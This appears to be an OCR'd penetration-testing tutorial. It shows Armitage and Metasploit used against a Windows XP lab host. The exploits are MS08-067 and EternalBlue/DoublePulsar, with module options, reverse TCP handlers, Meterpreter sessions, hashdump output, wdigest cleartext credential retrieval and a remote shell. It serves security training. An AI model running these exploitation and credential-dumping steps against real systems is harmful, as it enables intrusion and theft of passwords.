
- Modular
- Exploits
- Auxiliary
- Payload
- Encoder
- Nops





Armitage


- To use Armitage type on terminal Armitage, scan the ip using right and add host Enter IP address Scan
- After scan you can check the services and you can launch the exploits.



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Import Hosts
Add Hosts...
Nmap Scan
MSF Scans...
DNS Enumerate
Clear Database
Intense Scan
Intense Scan + UDP
Intense Scan, all TCP ports
Intense Scan, no ping
Ping Scan
Quick Scan
Quick Scan (OS detect)
Comprehensive
192.168.
Console X
nmap X
[*] Nmap: Initiating NSE at 16:11
[*] Nmap: Completed NSE at 16:11, 0.00s elapsed
[*] Nmap: Initiating NSE at 16:11
[*] Nmap: Completed NSE at 16:11, 0.00s elapsed
[*] Nmap: Post-scan script results:
[*] Nmap: | clock-skew:
[*] Nmap: |_ -0s: Majority of systems scanned
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 35.66 seconds
[*] Nmap: Raw packets sent: 70003 (3.081MB) | Rcvd: 67045 (2.682MB)
msf >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.50
Progress...
Querying exploits...
multi/http/activecollab_c...
Cancel
Console X
nmap X
[*] Nmap: Initiating NSE at 16
[*] Nmap: Completed NSE at 16:11, 0.00s elapsed
[*] Nmap: Initiating NSE at 16:11
[*] Nmap: Completed NSE at 16:11, 0.00s elapsed
[*] Nmap: Post-scan script results:
[*] Nmap: | clock-skew:
[*] Nmap: |_ -0s: Majority of systems scanned
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 35.66 seconds
[*] Nmap: Raw packets sent: 70003 (3.081MB) | Rcvd: 67045 (2.682MB)
msf >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Attack
Login
Services
Scan
Host
dcerpc
oracle
samba
smb
ipass_pipe_exec
ms08_067_netapi
ms10_061_spoolss
netidentity_xtierrpcpipe
timbuktu_plughntcommand_bof
pass the hash...
Console X
nmap X


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Attack 192.168.1.50
MS08-067 Microsoft Server Service Relative Path Stack Corruption
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server
Option
Value
LHOST
192.168.1.77
LPORT
6300
RHOST
192.168.1.50
RPORT
445
Targets:
0 => Automatic Targeting
Use a reverse connection
Show advanced options
Launch
Console
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 35.66 seconds
[*] Nmap: Raw packets sent: 70003 (3.081MB) | Rcvd: 67045 (2.682MB)
msf >


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.50
NT AUTHORITY\SYSTEM @ NOAH-7C1CBABB79
Console X
nmap X
exploit X
LPORT => 12986
msf exploit(ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.50
RHOST => 192.168.1.50
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on 192.168.1.77:12986
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
msf exploit(ms08_067_netapi) >


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Attack
Login
Escalate Privileges
Steal Token
Dump Hashes
Persist
Pass Session
Access
Interact
lsass method
registry method
wdigest
NT AUTHORITY\SYS
Console X
nmap X
exploit X
Meterpreter 1 X
cmd.exe 1528@1 X
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>


Console X
nmap X
exploit X
Meterpreter 1 X
cmd.exe 1528@1 X
Meterpreter 1 X
meterpreter> hashdump
[*] Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]
HelpAssistant:1000:d8af3e587f7fa9a28285fc04e06079f0:c2f79a70537bf8182486079812c84366:::
[+]
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0bc7608a521696abf8873c80b13164e2:::
meterpreter >



Metasploit

- Since we know that SMB Exploits is possible we are going to use EternalBlue Exploit in Metasploit
- To open metasploit , terminal msfconsole
- use exploit/windows/smb/eternalblue_doublepulsar

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting                                      Required
escription
   ----                ---------------                                      --------
----------
   DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
ath directory of Doublepulsar
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
ath directory of Eternalblue
   PROCESSINJECT       wlms.exe                                             yes
ame of process to inject into (Change to lsass.exe for x64)
   RHOST                                                                    yes
he target address
   RPORT               445                                                  yes
he SMB service port (TCP)
   TARGETARCHITECTURE  x86                                                  yes
arget Architecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                                 yes
INE drive_c path
```

```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.77:4444
[*] 192.168.1.50:445 - Generating Eternalblue XML data
[*] 192.168.1.50:445 - Generating Doublepulsar XML data
[*] 192.168.1.50:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.50:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.50:445 - Launching Eternalblue...
[+] 192.168.1.50:445 - Pwned! Eternalblue success!
[*] 192.168.1.50:445 - Launching Doublepulsar...
[*] Sending stage (179267 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.77:4444 -> 192.168.1.50:1058) at 2018-0
5-07 16:40:18 +0530
[+] 192.168.1.50:445 - Remote code executed... 3... 2... 1...

meterpreter > 
```

```
meterpreter > hashdump
Administrator:500:921988ba001dc8e14a3b108f3fa6cb6d:de26cce0356891a4a020e7c4957afc72
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d8af3e587f7fa9a28285fc04e06079f0:c2f79a70537bf8182486079812c8436
6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0bc7608a521696abf8873c80b131
64e2:::
meterpreter > 
```

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  NT AUTHORITY     NETWORK SERVICE
0;53608  NTLM
0;999    NTLM       WORKGROUP        NOAH-7C1CBABB79$
0;62541  NTLM       NOAH-7C1CBABB79  Administrator     p@ssw0rd

meterpreter >
```

```
meterpreter > shell
Process 1012 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.50
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```